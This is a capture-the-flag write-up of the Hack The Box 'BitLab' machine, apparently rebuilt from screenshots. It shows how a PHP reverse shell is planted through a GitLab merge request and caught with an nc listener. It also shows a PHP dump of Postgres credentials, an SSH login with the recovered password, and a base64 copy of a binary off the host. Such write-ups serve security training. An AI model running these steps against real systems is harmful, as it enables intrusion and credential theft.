
Authored 1 year ago by Developer

Postgresql

Edited 1 year ago

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
```

Clave has permissions to write to the Profile repository.



Profile
Project ID: 2 | Leave project

No license. All rights reserved 13 Commits 2 Branches 0 Tags 328 KB Files

Merge branch 'test-deploy' into 'master'
Administrator authored 1 year ago
4359d3b6


Name	Last commit	Last update
README.md	Fix title	1 year ago
developer.jpg	Profile avatar	1 year ago
index.php	Update description	1 year ago

README.md

Profile page


- TODO: Connect with postgresql
- Source: https://bootsnipp.com/snippets/featured/profile-box

Visiting /profile/index.php confirms that the page is live.



Clave
Web Developer
A web developer is a programmer who specializes in, or is specifically engaged in, the development of World Wide Web applications, or applications that are run over HTTP from a web server to a web browser.

I uploaded a new file to the repo – a PHP reverse shell, specifically the one created by PenTestMonkey (http://pentestmonkey.net/tools/web-shells/php-reverse-shell) saved as driggzzzz.php



Profile
Project ID: 2 | Leave project


No license. All rights reserved 13 Commits 2 Branches 0 Tags 3

master profile / +

Merge branch 'test-deploy' i
Administrator authored 1 yea

README Auto DevOps enab

Name	
README.md	
developer.jpg	Profile avatar



Upload New File


3.5 KB
driggzzzz.php
Remove file

Commit message: Upload New File

Target Branch: patch-1

☑ Start a **new merge request** with these changes

Click submit merge request.



Source branch: patch-1


Target branch: master

Change branches

□ Remove source branch when merge request is accepted.

□ Squash commits when merge request is accepted. About this feature

And finally click merge, as only one user has to confirm the merge request in this case, having access to Clave is enough.



Upload New File

Request to merge patch-1 into master

Merge □ Remove source branch Modify commit message


You can merge this merge request manually using the command line

Merged by Developer in 6 minutes Revert Cherry-pick

The changes were merged into master with d3ac951e

You can remove source branch now Remove Source Branch

Visiting /profile/driggzzzz.php with a listener set up grants a reverse shell as www-data.




bitlab.htb/profile/driggzzzz.php

driggzzzz@kali: ~/Desktop/HTB/BitLab

```
driggzzzz@kali:~/Desktop/HTB/BitLab$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.114] 33158
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 17:35:09 up 30 min,  0 users,  load average: 0.11, 0.13, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami; hostname; id
www-data
bitlab
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```


Privilege Escalation – User: Clave

I upgraded my shell to tty to begin with.



```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@bitlab:/$ ^Z
[2]+  Stopped                 nc -nvlp 9001
driggzzzz@kali:~/Desktop/HTB/BitLab$ stty raw -echo
driggzzzz@kali:~/Desktop/HTB/BitLab$ nc -nvlp 9001

www-data@bitlab:/$
www-data@bitlab:/$ 
```


Netstat shows that port 5432 is listening locally, this is usually associated to postgresql.



```
www-data@bitlab:/$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3022          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:3000         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8000                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp    18432      0 127.0.0.53:53           0.0.0.0:*                           -
```


However, www-data has no way of accessing postgresql from the command line, instead I modified the earlier discovered PHP snippet to dump the contents of the database, revealing the password to clave using the following PHP code.

```
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
$row = pg_fetch_row($result, 0);
var_dump($row);
```




```
www-data@bitlab:/$ php -a
Interactive mode enabled

php > $db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
php > $result = pg_query($db_connection, "SELECT * FROM profiles");
php > $row = pg_fetch_row($result, 0);
php > var_dump($row);
array(3) {
  [0]=>
  string(1) "1"
  [1]=>
  string(5) "clave"
  [2]=>
  string(22) "c3NoLXN0cjBuZy1wQHNz=="
}
php > 
```

Base64 decoding the password string reveals ssh-str0ng-p@ss.



```
driggzzzz@kali:~/Desktop/HTB/BitLab$ echo c3NoLXN0cjBuZy1wQHNz== | base64 -d
ssh-str0ng-p@ssbase64: invalid input
```


This however didn't work, simply using the base64 string as the password allowed SSH access to claves user account.



```
driggzzzz@kali:~/Desktop/HTB/BitLab$ ssh clave@bitlab.htb
clave@bitlab.htb's password:
Last login: Thu Aug  8 14:40:09 2019
clave@bitlab:~$ whoami; hostname; id; cat user.txt
clave
bitlab
uid=1000(clave) gid=1000(clave) groups=1000(clave)
1e3fd81ec3aa2f1462370ee3c20b8154
```


Privilege Escalation – Root: Method #1 – Reverse Engineering

Claves home directory contains an exe file – RemoteConnection.exe



```
clave@bitlab:~$ ls -la
total 44
drwxr-xr-x 4 clave clave  4096 Aug  8  2019 .
drwxr-xr-x 3 root  root   4096 Feb 28  2019 ..
lrwxrwxrwx 1 root  root      9 Feb 28  2019 .bash_history → /dev/null
-rw-r--r-- 1 clave clave  3771 Feb 28  2019 .bashrc
drwx------ 2 clave clave  4096 Aug  8  2019 .cache
drwx------ 3 clave clave  4096 Aug  8  2019 .gnupg
-rw-r--r-- 1 clave clave   807 Feb 28  2019 .profile
-r-------- 1 clave clave 13824 Jul 30  2019 RemoteConnection.exe
-r-------- 1 clave clave    33 Feb 28  2019 user.txt
```


I converted this to base64 to transfer to my machine.



```
clave@bitlab:~$ cat RemoteConnection.exe | base64
```


```
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
ZGUuDQ0KJAAAAAAAAADAty75hNZAqoTWQKqE1kCqF5jYqoXWQKrroN6qhdZAquug6qqX1kCq66Dc
qoDWQKrroOuqgdZAqo2u06qD1kCqhNZBqsPWQKrroO+qhdZAquug3aqF1kCqUmljaITWQKoAAAAA
AAAAAFBFAABMAQUA5hFAXQAAAAAAAAAAA4AACAQsBCgAAGgAAABgAAAAAAAAzIgAAABAAAAAwAAAA
AEAAABAAAAACAAAFAAEAAAAAAAUAAQAAAAAAAHAAAAAEAABDjAAAAwBAgQAAEAAAEAAAAAAQAAAQ
AAAAAAAAEAAAAAAAAAAAAAAAAhDYAAHgAAAAAUAAAtAEAAAAAAAAAAAAAAAAAAAAAAAAAAAYAAApAIA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgDIAAEAAAAAAAAAAAAAAAAAAAAwAAAQAQAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnRleHQAAABvGQAAABAAAAAaAAAABAAAAAAAAAAAAAAAA
AAAAIAAAYC5yZGF0YQAAIg4AAAAwAAAAEAAAAB4AAAAAAAAAAAAAAAAAAAAAEAAAEAuZGF0YQAAAPQD
AAAAQAAAAAIAAAAuAAAAAAAAAAAAAAAAAAAABAAADALnJzcmMAAAC0AQAAAFAAAAACAAAAMAAAAAAA
```

Decoding the base64 and directing the output to RemoteConnection.exe is successful in copying the file.




```
driggzzzz@kali:~/Desktop/HTB/BitLab$ cat base64.txt | base64 -d > RemoteConnection.exe
driggzzzz@kali:~/Desktop/HTB/BitLab$ file RemoteConnection.exe
RemoteConnection.exe: PE32 executable (console) Intel 80386, for MS Windows
```

I transferred this file to my Windows machine for further analysis via python simple http server.



